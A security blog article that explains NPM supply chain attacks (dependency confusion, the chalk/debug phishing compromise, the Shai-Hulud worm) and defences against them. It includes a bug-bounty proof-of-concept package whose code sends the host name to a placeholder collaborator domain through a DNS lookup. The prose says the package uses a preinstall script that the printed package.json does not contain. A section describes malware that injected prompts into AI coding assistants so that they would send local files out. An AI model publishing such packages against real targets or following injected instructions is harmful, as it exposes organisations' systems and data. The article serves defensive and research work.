NPM Supply Chain Attacks Explained: Dependency Confusion, Exploits, and Defense
For years, supply chain security in the JavaScript ecosystem was treated as a theoretical risk or an occasional nuisance. That changed permanently in late 2025.
Within a span of six months, the NPM ecosystem was hit by coordinated phishing campaigns targeting top maintainers, the deployment of self-propagating malware worms, and the poisoning of developer AI toolchains. Attackers realized that instead of hacking a company's perimeter, they could simply compromise a utility library downloaded billions of times a week and let the developers install the malware themselves.
What is a Software Supply Chain Attack?

To grasp the impact of these attacks, think of modern software development like a car assembly line. A major auto manufacturer does not forge its own steel or build every radio from scratch. Instead, it sources parts from hundreds of third-party vendors. If a vendor’s factory is compromised and it ships tampered brakes, the final car is fundamentally unsafe, regardless of how secure the main assembly plant is.

The software supply chain works the same way. Developers assemble applications using open-source “parts” (dependencies) from registries like NPM. Threat actors have realized that instead of spending months trying to breach a hardened corporate firewall, they can simply poison a popular NPM package and let internal developers unknowingly pull the malware directly into secure networks during everyday installs and builds.
Top NPM Vulnerabilities: Why the Ecosystem is at Risk
Before diving into the exploits, it is crucial to understand why NPM is so frequently targeted by threat actors and bug bounty hunters alike.
1. Install-Time Arbitrary Code Execution
The most critical design flaw in NPM is that installing a dependency is not just downloading code, it is executing it. NPM lifecycle scripts (preinstall, install, postinstall) allow arbitrary shell commands to run with the privileges of the user running npm install. If a developer or a CI/CD pipeline installs a poisoned package, the system is instantly compromised before the application even runs.
2. Extreme Dependency Depth
The NPM ecosystem encourages micro-packages. A simple React or Next.js application might pull in thousands of transitive dependencies (dependencies of your dependencies). A compromise in a deeply buried, obscure utility library can silently propagate into millions of downstream enterprise builds.
3. Dependency Confusion & Typosquatting
Dependency Confusion: If an enterprise uses an internal, private package (e.g., company-internal-auth), an attacker can publish a malicious public package with the exact same name and a higher version number. Misconfigured build systems will automatically pull the malicious public version instead of the safe internal one.
Typosquatting: Attackers publish packages with names resembling popular libraries (e.g., reqeusts instead of requests, or react-router-doms). A single typo by a developer results in an immediate compromise.
How a Dependency Confusion Attack Works (With Example)
To understand why this is so devastating, let's look at a practical example of a Dependency Confusion attack.

Imagine a large enterprise, "CorpX". Their developers wrote a custom, proprietary authentication library. Because it contains sensitive internal logic, they do not publish it to the public NPM registry. Instead, they host it on their own private, internal server (like JFrog Artifactory or AWS CodeArtifact) under the name corpx-internal-auth (version 1.0.0).
When a CorpX developer types npm install corpx-internal-auth, their package manager is supposed to fetch it from the private internal server.
However, an attacker realizes this package name exists by finding it exposed in a public GitHub repository's package.json file. The attacker goes to the public NPM registry and registers the exact same name: corpx-internal-auth. Crucially, they set the version number artificially high, like 99.9.9.
Because of how NPM's resolution algorithm historically worked (and how many enterprise build tools are misconfigured), when the CI/CD pipeline runs npm install, it queries both the internal server and the public registry. It sees version 1.0.0 internally, but sees version 99.9.9 on the public internet. Thinking it is simply pulling the "latest" update, the build server downloads the attacker's public package, immediately executing the malicious preinstall script inside the corporate network.
Major NPM Supply Chain Attacks in 2025 and 2026
The threat landscape evolved rapidly in late 2025 and early 2026. Here are the watershed attacks you need to study.
The 2025 NPM Phishing Hack: Chalk and Debug
On September 8, 2025, attackers executed a highly sophisticated phishing campaign targeting a prominent open-source maintainer (known as "QIX") using a fake support domain (support@npmjs.help).
They compromised 18 massive packages, including chalk, debug, and simple-swizzle, libraries collectively boasting over two billion weekly downloads.
Instead of deploying traditional Remote Code Execution (RCE) malware, the attackers injected deeply obfuscated JavaScript designed to hook into window.ethereum. It intercepted Ethereum and Solana web requests in the browser, silently rewriting the destination wallet addresses to an attacker-controlled account (e.g., swapping Solana recipient keys to 191111...).
Despite the terrifying blast radius and widespread industry panic, the community reacted in less than an hour. The attackers managed to steal a mere ~$20 in cryptocurrency before the compromised versions were yanked from the registry.
The Shai-Hulud NPM Malware Worm (V1 & V2 Analysis)
September 2025 also saw the release of Shai-Hulud, the first self-propagating worm in the NPM ecosystem.

- V1 (September 2025): The worm used
postinstallscripts to stealNPM_TOKENs, AWS keys, and GitHub credentials from local.envfiles. It then used the stolen NPM token to automatically download every other package the victim maintained, inject its own malicious script, and republish them to the registry. - V2 "The Second Coming" (November 2025): Evolving to use
preinstallscripts, this variant dropped its payload viasetup.bin.jsand utilized the Bun runtime to evade standard Node.js detection. Shai-Hulud 2.0 aggressively targeted high-profile developer ecosystems, including Zapier, ENS domains, Postman, and PostHog, ultimately infecting over 700 packages and creating over 22,000 public GitHub repositories to store exfiltrated enterprise secrets.
AI Toolchain Poisoning: The 2026 SANDWORM_MODE Exploit
In early 2026, a typosquatting campaign dubbed SANDWORM_MODE introduced a terrifying new vector: AI manipulation.
Malicious packages mimicking AI coding tools were published. Upon installation, the malware injected a rogue local MCP (Model Context Protocol) server into the configuration files of AI coding assistants like Cursor, Claude, and Continue.
It embedded prompt-injection text into the AI's system prompts, coercing the local AI assistant into quietly collecting sensitive local files and passing them back to the attacker's server.
Bug Bounty Methodology: Hunting Supply Chain Vulnerabilities
For security researchers, the supply chain is a goldmine. While you shouldn't actively upload malware to public registries, you can safely hunt for these misconfigurations in bug bounty programs.
Hunting for Dependency Confusion
- Reconnaissance: Enumerate a target's
package.jsonfiles exposed via public GitHub repositories, misconfigured web directories, or JavaScript source maps. - Identification: Look for packages that do not exist on the public NPM registry. These are likely internal private packages.
- The Safe PoC: Register the missing package name on the public NPM registry. Do not include malicious
preinstallscripts. Instead, upload a benign package that logs a non-intrusive DNS ping to prove the package was fetched.
See the exact code snippet for a Safe PoC below:
package.json
{
  "name": "target-internal-auth-lib",
  "version": "99.99.99",
  "description": "Bug Bounty PoC for Dependency Confusion",
  "main": "index.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1"
  },
  "author": "YourHackerHandle",
  "license": "ISC"
}
index.js
const dns = require('dns');
const os = require('os');

// Safe, non-intrusive ping to prove the package was pulled and executed
const trackingDomain = "your-burp-collaborator-payload.com";

// Only fetching the hostname to prove execution context, NO secrets exfiltrated
const hostname = os.hostname();

dns.lookup(`${hostname}.${trackingDomain}`, (err, address, family) => {
    console.log("Bug Bounty PoC: Dependency Confusion verified safely.");
});
Executing the Safe Proof of Concept
To demonstrate this vulnerability without polluting the public NPM registry or violating safe harbor rules, we can simulate the execution environment locally. Here is exactly what the exploit looks like in action.

First, we prepare the dummy package. As shown below, we configure our package.json with an artificially high version number (99.99.99) to guarantee it will override a company's internal v1.0.0 package. Crucially, we define a preinstall lifecycle script. This script automatically executes our index.js file, which is hardcoded to perform a harmless out-of-band DNS lookup to an Interactsh server.

Next, we act as the victim developer or CI/CD pipeline downloading the package. By running npm install ./target-internal-auth-lib --foreground-scripts in our local terminal, we force NPM to display the output of the background scripts.
The moment the package manager attempts to process our library, the preinstall hook fires. As seen in the split-screen below, our terminal explicitly confirms the execution, and our Interactsh dashboard immediately catches the incoming DNS ping. This proves that arbitrary code execution was achieved before the package even finished installing.
Exploiting CI/CD via Vulnerable Transitive Dependencies
Many organizations fail to scan their CI/CD deployment pipelines for vulnerable packages. If you find a target using an outdated dependency with a known Remote Code Execution (RCE) flaw, you can sometimes leverage this to escalate privileges within their build environment.
How to Prevent NPM Supply Chain Attacks (Defense Strategies)
The industry has been forced to adapt rapidly. Here is how modern engineering teams must defend themselves against worms and crypto-stealers.
NPM's Credential Crackdown
In late 2025, following the Shai-Hulud worm attacks, NPM aggressively revoked "Classic" tokens. The registry now mandates granular tokens limited to 90 days and enforces Two-Factor Authentication (2FA) by default for high-impact package maintainers.
Disabling Lifecycle Scripts
Organizations should fundamentally distrust install-time execution. Developers and CI pipelines should run installations with the --ignore-scripts flag: npm install --ignore-scripts This completely neutralizes payloads relying on preinstall and postinstall hooks.
Strict Dependency Pinning
Using wildcards (^ or ~) in your package.json blindly pulls the latest minor or patch versions, which is exactly how supply chain attacks propagate. Organizations must strictly pin dependencies to exact versions (e.g., 1.2.3 instead of ^1.2.0) to prevent malicious updates from automatically sliding into their builds.
Implementing a Software Bill of Materials (SBOM)
When the chalk compromise hit, the biggest panic wasn't the malware itself, it was organizations realizing they had no idea if they were running it. Maintaining a dynamic SBOM allows security teams to instantly query their entire codebase and verify exactly what transitive dependencies are present in their specific builds.
Lockfiles and Provenance
Always commit package-lock.json and use npm ci (clean install) in CI/CD pipelines to ensure deterministic builds. Additionally, enforce NPM Provenance, which ties a published package back to its exact source repository and GitHub Actions build instructions.
Automating Supply Chain Reconnaissance Using Jsmon
While Jsmon is traditionally known for uncovering hidden API routes and endpoints, it is a highly effective tool for automating the reconnaissance phase of supply chain vulnerability hunting.
For bug bounty hunters, finding a supply chain flaw manually across thousands of web assets is like finding a needle in a haystack. Jsmon allows you to scale this process effortlessly.
Finding Internal NPM Packages for Dependency Confusion
The most difficult part of a dependency confusion attack is identifying the exact names of a company's private, internal packages. Organizations frequently (and accidentally) leak these names inside compiled JavaScript bundles or exposed source maps (.js.map files).
By configuring Jsmon to continuously monitor a target's public-facing web assets, you can automatically parse these files and extract require() or import statements. When Jsmon flags a package name that does not exist on the public NPM registry, you instantly have a high-confidence target to register for your safe PoC.
Monitoring for Vulnerable Transitive Dependencies
Organizations often push client-side code that bundles outdated dependencies with known Common Vulnerabilities and Exposures (CVEs). By pointing Jsmon at a target's infrastructure, you can automate the extraction of version numbers from bundled libraries (like older, vulnerable versions of utility scripts or frameworks) and quickly cross-reference them with exploit databases, accelerating your path to a valid bounty report.
Conclusion: The Future of Supply Chain Security
The late 2025 and early 2026 NPM compromises, from the self-replicating Shai-Hulud worms to the insidious AI toolchain poisoning, proved that threat actors have fundamentally shifted their strategies. Why spend weeks trying to breach a hardened enterprise firewall when you can simply poison the open-source libraries that internal developers blindly install every morning?
For security engineers and DevOps teams, the mandate is clear: implicit trust in public registries is a massive liability. Implementing strict dependency pinning, enforcing dynamic SBOMs, and disabling install-time lifecycle scripts are no longer optional best practices, they are baseline survival requirements in the modern JavaScript ecosystem.
For bug bounty hunters and security researchers, the supply chain remains one of the most lucrative and high-impact attack surfaces available. It heavily rewards those who can map the complex, deeply nested web of transitive dependencies and identify the single weak link that brings the whole system down.
References and Further Reading
- John Hammond: LARGEST SUPPLY CHAIN HACK IN HISTORY ZOMG!!!!111
- Phoenix Security: Shai Hulud V2: Sha1Hulud the second coming - the New NPM supply chain Attack Hitting 700+ Packages
- CISA Alert: Widespread Supply Chain Compromise Impacting NPM Ecosystem (Sep 2025)
- Palo Alto Unit 42: Threat Brief: NPM Supply Chain Attack
- Trend Micro Research: Analyzing the Latest NPM Supply Chain Attack
- GitLab Blog: GitLab Discovers Widespread NPM Supply Chain Attack
- The GitHub Blog: Our Plan for a More Secure NPM Supply Chain
- Tahir Balarabe (Medium): How to Prevent NPM Supply Chain Attacks Now
- https://radar.securityalliance.org/2025-09-npm-supply-chain/